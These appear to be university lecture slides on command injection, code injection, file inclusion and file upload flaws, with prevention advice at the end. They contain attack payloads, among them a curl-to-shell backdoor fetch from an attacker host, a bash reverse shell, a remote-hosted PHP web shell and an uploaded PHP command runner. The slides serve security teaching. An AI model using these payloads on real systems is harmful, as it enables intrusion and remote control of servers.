Cyber Offense and Defense

UNIVERSITÀ DELLA CALABRIA
il Campus per eccellenza


Command injection + File upload vulnerabilities

Mario Alviano


Main References
Bug Bounty Bootcamp – Chapter 18
https://portswigger.net/web-security/os-command-injection
https://portswigger.net/web-security/file-upload

OWASP Top Ten

A broad consensus about the most critical security risks to web applications


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

OS Command Injection



```
$(curl https://web-attacker.com/backdoor.sh | sh)
```

An injection that causes the execution of OS commands (often arbitrary RCE)

Example

Endpoint to test status of products

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

legacy implementation in via a shell command

```
stockreport.pl 381 29
```

Example

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

Endpoint to test status of products

legacy implementation in via a shell command

```
stockreport.pl 381 29
```

I would like to know the status of the **“product”**
& echo aiwefwlguh &

```
& echo aiwefwlguh &
```

```
stockreport.pl & echo aiwefwlguh & 29
```

output

```
Error - productID was not provided
aiwefwlguh
29: command not found
```

Steal data… even better, try to obtain a web shell!

Blind OS Command Injection

1-to-1 with SQLi
If the output is not printed in the page,
try to obtain an error,
a time delay,
an out-of-band interaction

How to inject OS commands

- Boolean operators: & && ||
- Pipelines: |
- Command separators: ; newline (0x0a or \n)
- Backtick: `command to execute`
- Dollar: $(command to execute)

Other Code Injections

Strings that will be interpreted as code (eg. Python code)

```
def calculate(input):
  return eval("{}".format(input))

result = calculate(user_input.calc)
print("The result is {}.".format(result))
```

Python knows how to do arithmetic… let's provide such a nice service!

```
GET /calculator?calc=1+2
Host: example.com
```

What can go wrong?

```
GET /calculator?calc="__import__('os').system('ls')"
Host: example.com
```

List files

```
GET /calculator?calc="__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')"
Host: example.com
```

Get a reverse shell

File Inclusion

```
<?php
  // Some PHP code

  $file = $_GET["page"];
  include $file;

  // Some PHP code
?>
```

Execute a file whose name is provided in the URL...

```
<?PHP
  system($_GET["cmd"]);
?>
```

Host a web shell on your server (http://attacker.com/malicious.php)

```
http://example.com/?page=http://attacker.com/malicious.php?cmd=ls
```

Visit this URL to obtain RCE

Local File Inclusion

```
<?php
  // Some PHP code

  $file = $_GET["page"];
  include "lang/".$file;

  // Some PHP code
?>
```

The included file must be local

```
http://example.com/?page=../uploads/USERNAME/malicious.php
```

If we can upload it somewhere, it’s done!

If not, try to use the web server log file… put PHP code in URL or user-agent

Prevention


If possible, avoid shell commands, and use APIs

Validate, validate, validate!

Use allow lists, not disallow lists.
Check if the input makes any sense.
Check if the output you are going to print makes any sense.

DDD rocks!

File Upload Vulnerabilities


POST /images HTTP/1.1
exploit.php
<?php echo system('id'); ?>
GET /images/exploit.php HTTP/1.1
Server
HTTP/1.1 200 OK
File uploaded: exploit php
HTTP/1.1 200 OK
uid=0(root) gid=0(root) groups=0(root)

If you can upload a web shell, you are done!

https://portswigger.net/web-security/file-upload

How does it happen?

Insufficient validation of name, type, contents, or size of the uploaded file

Even if you cannot upload executable files (eg. .php or .jpg),
you may overwrite some existing configuration files.
If there is no upper bound for the size,
you can perform a denial-of-service (DoS) attack.

Common mistake: Use of disallow lists
Disallow specific extensions (eg. .php),
even if sufficient when the check is implemented,
may become insufficient in the future (eg. php5)

Prevention

- Use allow lists for file extensions
- Validate filename against path traversal (use filesystem APIs)
- Rename uploaded files to avoid collisions (use UUIDs)
- Store the file in a temporary filesystem until fully validated
- Use an established framework for preprocessing file uploads (Django!)

Questions